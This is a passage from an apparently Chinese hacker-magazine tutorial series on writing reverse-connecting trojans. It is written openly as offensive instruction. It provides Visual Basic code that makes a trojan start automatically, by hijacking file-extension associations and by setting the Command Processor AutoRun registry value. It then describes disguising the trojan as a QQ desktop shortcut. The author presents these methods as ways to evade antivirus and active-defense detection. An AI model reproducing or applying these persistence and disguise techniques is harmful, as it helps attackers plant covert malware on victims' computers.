    b.regwrite "HKCU\Software\Microsoft\Windows\Current
Version\Explorer\FileExts\" & EXT & "\OpenWithList\a",
FileName
End Sub
```

现在，我们生成一个木马程序，如图7。然后运行我们的木马，运行后就可以关闭这个木马了。当我们运行记事本文件时，就会发现木马和记事本已经“双飞”了，可以看到记事本文件被打开了，而我们的木马也被执行了，如图8。




图7




图8

三、防不胜防的CMD关联法

如果上面介绍的启动方法让你觉得还不够刺激，那么我再来介绍一种更绝的方法，就是关联CMD实现启动。为了让大家了解程序的基本架构，这里给出工程视图，使用到了一个窗体模块，一个标准模块和一个类模块，这个类模块是对注册表操作的封装，如图9。




图9

这个程序的主界面比较简单，如图10所示，窗体模块的代码如下，它实现了通过调用类模块中的注册表操作封装类来修改注册表，实现关联CMD：

```
Private Sub Form_Load()
    Dim a As New Class1 'registry类
    Dim shortname_apppath As String

    shortname_apppath = ShortName(App.Path & "\" &
App.EXEName & ".exe")
        a.SetRegistryValue HKEY_LOCAL_MACHINE,
"Software\Microsoft\Command Processor", "AutoRun",
shortname_apppath, eString
End Sub
```




图10

其中，标准模块提供了一个ShortName函数，用来实现把Windows下面的长文件名修改为DOS下面的8.3文件名格式，详细代码如下：

小知识：什么是8.3文件名格式

在早期的DOS系统时代，文件名是不能超过8个字符，而文件的扩展名是不能超过3个字符的，否则系统就无法正确的识别出来，而在Windows系统下则已经突破了8.3文件名的限制，可以是255个字符了。

```
Public Declare Function GetShortPathName Lib "kernel32" Alias "GetShortPathNameA" (ByVal lpszLongPath As String, ByVal lpszShortPath As String, ByVal cchBuffer As Long) As Long

Function ShortName(LongPath As String) As String
    Dim ShortPath As String
    Const MAX_PATH = 260
    Dim ret&
    ShortPath = Space$(MAX_PATH)
    ret& = GetShortPathName(LongPath, ShortPath, MAX_PATH)
    If ret& Then
        ShortName = Left$(ShortPath, ret&)
    End If
End Function
```

类模块中的代码比较繁杂，不过大家也不用刻意的去进行理解，这个类模块的代码就是把注册表的操作封装成了一个CLASS1类（默认名称），通过声明一个CLASS1类的实例就可以方便的进行注册表操作了，部分类模块代码如下，全部的类模块代码可以参考光盘中收录的代码。

```
Option Explicit

Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" _
    (dest As Any, source As Any, ByVal numBytes As Long)

Private Declare Function ExpandEnvironmentStrings Lib "kernel32" Alias "ExpandEnvironmentStringsA" _
        (ByVal lpSrc As String, ByVal lpDst As String, ByVal nSize As Long) As Long

'// 注册表API函数声明
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" _
        (ByVal hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, _
    ByVal samDesired As Long, phkResult As Long) As Long

Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hKey As Long) As Long

Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias _
        "RegQueryValueExA" (ByVal hKey As Long, ByVal lpValueName As String, _
    ByVal lpReserved As Long, lpType As Long, lpData As Any, _
        lpcbData As Long) As Long

Private Declare Function RegSetValueEx Lib "advapi32" Alias "RegSetValueExA" _
    (ByVal hKey As Long, ByVal lpValueName As String, _
    ByVal Reserved As Long, ByVal dwType As Long, _
    ByVal lpbData As Any, ByVal cbData As Long) As Long
```

我们把木马生成一个EXE可执行文件，然后运行，此时当我们通过“运行”栏调用CMD命令提示符时（通过启动方式调用CMD命令提示符也会执行我们的木马文件），就会接连打开我们的木马文件和CMD命令提示符了，如图11，图12。




图12

在上期杂志中，我们谈到了如何通过VB实现木马的服务启动，而在本文中则介绍了多重关联实现木马的启动，只要大家有心，就可以综合利用多种启动方法，这样我们的木马就不仅能够绕过杀毒软件的启动检测，并且可以实现文件的上线功能了。




图11

（文章中涉及到的三种启动方法的详细代码已经收录在了光盘中）

文章难易度：★★★
文章阅读点：通过图标伪装法和注册表伪装法来实现木马的启动

反弹木马编写之木马另类启动（下）伪装启动

无敌小龙

在上期杂志中为大家介绍了ＶＢ木马的关联启动，我们只要把那几种方法综合利用，就会起到非常不错的启动效果了，而且那几种方法也都可以有效的躲避主动防御系统。下面我再给大家介绍一些另类的启动方法，通过对这些启动方法的掌握，就能够让你的木马变得更加强壮了。

一、伪装图标启动法

相信90%以上的计算机都安装了ＱＱ聊天软件，并且90%以上的计算机都在桌面上留有ＱＱ快捷图标吧！假如我们把ＱＱ的快捷方式替换成木马程序的快捷方式，那么对方只要运行了这个伪装的木马的快捷方式，岂不就相当于执行了我们的木马了吗？

首先给出程序的界面，如图1所示，在开始编写程序前我先给大家介绍一下程序的原理和程序的执行流程，程序在被执行后就会复制自身到指定的目录，比如本文中就是将木马复制到Ｃ：\QQ.EXE中；然后程序就会获取桌面的路径，在得到了路径后就会自动删除桌面上已经存在的ＱＱ快捷方式的图标；接着程序会生成自己的快捷方式，并将其伪装成ＱＱ的快捷方式；最后，程序会获取ＱＱ的安装路径，获取了安装路径后就会执行ＱＱ的主体文件（由于ＱＱ的安装路径是保存在注册表中的，因此我们可以通过对注册表的读操作来获取ＱＱ的安装路径，如图2），然后将自己删除。

